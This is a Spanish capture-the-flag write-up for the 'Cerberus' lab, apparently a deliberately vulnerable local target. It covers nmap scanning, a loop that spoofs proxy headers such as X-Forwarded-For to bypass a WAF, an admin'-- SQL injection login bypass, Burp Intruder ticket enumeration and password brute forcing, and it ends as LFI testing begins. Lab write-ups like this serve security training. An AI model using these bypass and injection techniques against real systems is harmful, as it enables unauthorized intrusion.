

Solución al lab **CERBERUS** (nivel insano)

```
chifay@kali: ~/Whoami-Labs/CERBERUS
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde cerberus.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: Cerberus
DIFICULTAD: ***** insano (8 puntos)

IP del laboratorio: 172.17.0.4

Ingresa la flag (formato Cerberus{... }):
```

Comenzaremos realizando un escaneo de puertos con nmap


```
chifay@kali: ~/Whoami-Labs/CERBERUS
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/CERBERUS chifay@kali: ~/Whoami-Labs/CERBERUS


(chifay@kali) ~/Whoami-Labs/CERBERUS
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.4 -oN nmap_Cerberus
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-16 09:11 -0600

PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64
| fingerprint-strings:
|   GenericLines, Help, SMBProgNeg, SSLSessionReq:
|     220 Cerberus Secure FTP Enterprise v4.2 Ready.
|     Unknown command.
|   NULL:
|     220 Cerberus Secure FTP Enterprise v4.2 Ready.
80/tcp    open  http     syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.12.14)
|_ http-server-header: Werkzeug/3.1.8 Python/3.12.14
|_ http-title: Site doesn't have a title (application/json).
8088/tcp  open  http     syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.12.14)
|_ http-title: Cerberus \xE2\x80\x94 Admin Management Portal
|_ http-methods:
|_   Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Werkzeug/3.1.8 Python/3.12.14
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint a
t https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.99%I=7%D=9/16%Time=6AAAB1AA%P=x86_64-pc-linux-gnu%(NULL
SF: 30,"220\x20Cerberus\x20Secure\x20FTP\x20Enterprise\x20v4\2\x20Ready\
SF:\r\n")%(GenericLines,46,"220\x20Cerberus\x20Secure\x20FTP\x20Enterpris
SF:e\x20v4\2\x20Ready\.\r\n500\x20Unknown\x20command\.\r\n")%(Help,46,"2
SF:20\x20Cerberus\x20Secure\x20FTP\x20Enterprise\x20v4\2\x20Ready\.\r\n50
SF:0\x20Unknown\x20command\.\r\n")%(SSLSessionReq,46,"220\x20Cerberus\x20
SF:Secure\x20FTP\x20Enterprise\x20v4\2\x20Ready\.\r\n500\x20Unknown\x20co
SF:mmand\.\r\n")%(SMBProgNeg,46,"220\x20Cerberus\x20Secure\x20FTP\x20Ente
SF:rprise\x20v4\2\x20Ready\.\r\n500\x20Unknown\x20command\.\r\n");
MAC Address: B2:5E:00:07:E8:DD (Unknown)
Service Info: Host: Cerberus
```


Inspección visual web puerto 80




Código fuente



Inspección visual web puerto 8088



Código fuente



Al probar los recursos compartidos desde nuestra IP debería estar bloqueado, veamos el mensaje de error

```
(chifay@kali)~[/Whoami-Labs/CERBERUS]
$ curl -s http://172.17.0.4/portal/login
{"error": "403 Forbidden: Cerberus-WAF blocked direct external access to internal zone.", "message": "Access prohibited from remote network. Trusted reverse-proxy header required."}

(chifay@kali)~[/Whoami-Labs/CERBERUS]
$ curl -s http://172.17.0.4/api/v2/tickets/
{"error": "403 Forbidden: Cerberus-WAF blocked direct external access to internal zone.", "message": "Access prohibited from remote network. Trusted reverse-proxy header required."}
```

Esto nos confirma el mensaje de la web, que para poder acceder a dichos recursos se necesita hacerlo desde un Gateway interno, además tenemos también el mensaje

```
TRUSTED_INTERNAL_NETWORK: 127.0.0.1 (PROXY_FORWARDING_REQUIRED)
```

Vamos a intentar bypasear el WAF enviando cabeceras comunes de reverse proxy

```
for header in "X-Forwarded-For: 127.0.0.1" "X-Real-IP: 127.0.0.1" "X-Forwarded-Host: 127.0.0.1" "X-Originating-IP: 127.0.0.1" "X-Remote-IP: 127.0.0.1" "X-Remote-Addr: 127.0.0.1" "X-Client-IP: 127.0.0.1" "X-Host: 127.0.0.1" "Forwarded: for=127.0.0.1"; do
    echo "=== $header ==="
    curl -s -H "$header" "http://172.17.0.4/portal/login" -i | head -10
done
=== X-Forwarded-For: 127.0.0.1 ===
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Wed, 16 Sep 2026 15:44:54 GMT
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Wed, 16 Sep 2026 15:44:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1482
Connection: close

<!DOCTYPE html>
=== X-Real-IP: 127.0.0.1 ===
HTTP/1.1 403 FORBIDDEN
Server: Werkzeug/3.1.8 Python/3.12.14
Date: Wed, 16 Sep 2026 15:44:54 GMT
Content-Type: application/json
Content-Length: 179
Connection: close

{"error": "403 Forbidden: Cerberus-WAF blocked direct external access to internal zone.", "message": "Access prohibited from remote network. Trusted reverse-proxy header required."}
=== X-Forwarded-Host: 127.0.0.1 ===
HTTP/1.1 403 FORBIDDEN
```


Se obtuvieron resultados positivos para X-Forwarder-For: 127.0.0.1, X-Originating-IP: 127.0.0.1, X-Remote-IP: 127.0.0.1

Continuaremos nuestras pruebas con Burp


/portal/login sin header modificado

Request	Response
<pre>1 GET /portal/login HTTP/1.1 2 Host: 172.17.0.4 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i</pre>	<pre>1 HTTP/1.1 403 FORBIDDEN 2 Server: Werkzeug/3.1.8 Python/3.12.14 3 Date: Wed, 16 Sep 2026 16:50:58 GMT 4 Content-Type: application/json 5 Content-Length: 179 6 Connection: close 7 8 { 9 "error": "403 Forbidden: Cerberus-WAF blocked direct external access to internal zone .", 10 "message": "Access prohibited from remote network. Trusted reverse-proxy header required." 11 }</pre>


/portal/login añadiendo al header X-Originating-Ip: 127.0.0.1





Logramos cargar la página de inicio de sesión del Panel de Operaciones, después de varias pruebas, encontramos que si es susceptible a SQL Injection con el payload admin'-- y contraseña acepta cualquier valor




En el portal de incidencias interno vemos que hay tres tickets y podemos ver su valor JSON





Ahora automatizaremos el proceso con el intruder para ver si hay más tickets en el sistema que estén ocultas



Organizamos las respuestas por código de estado 200 y notamos un ticket oculto con el estado confidencial, ahí nos muestra una ruta no documentada /staging-infra-4091/auth y el usuario deploy_agent

Al cargar la nueva ruta, encontramos el login al Orquestador DevOps



Ahora realizaremos un ataque de fuerza bruta con el intruder usando un diccionario personalizado con toda la información que hemos visto hasta el momento

Request	Payload	Status code	Response received	Error	Timeout	Length	Comments
16	cerberus2026!	200	6			1825	
17	devops2026!	200	6			1825	
18	devops_lead2026!	200	6			1825	
19	support_agent2026!	200	6			1825	
20	sec_engineer2026!	200	7			1825	
21	admin.2026	302	7			600	
22	admin.2026	200	8			1825	
23	cerberus.2026	200	7			1825	
24	devops.2026	200	6			1825	

Request

1 POST /staging-infra-4091/auth HTTP/1.1
2 Host: 172.17.0.4
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 42
9 Origin: http://172.17.0.4
10 Connection: keep-alive
11 Referer: http://172.17.0.4/staging-infra-4091/auth
12 Cookie: cerberus.session=operator.admin.auth.token

Response


Redirecting...

You should be redirected automatically to the target URL: [staging-infra-4091/diagnostics](http://172.17.0.4/staging-infra-4091/diagnostics). If not, click the link.

Aquí vemos que todas las credenciales incorrectas dan código 200 y solo la contraseña correcta nos da código 302 que nos redirige a /staging-infra-4091/diagnostics



Tenemos un panel de diagnóstico que al parecer sirve para leer logs, probaremos si hay LFI para leer otros archivos del sistema ya que el código fuente revela `/diagnostics?log_file=`
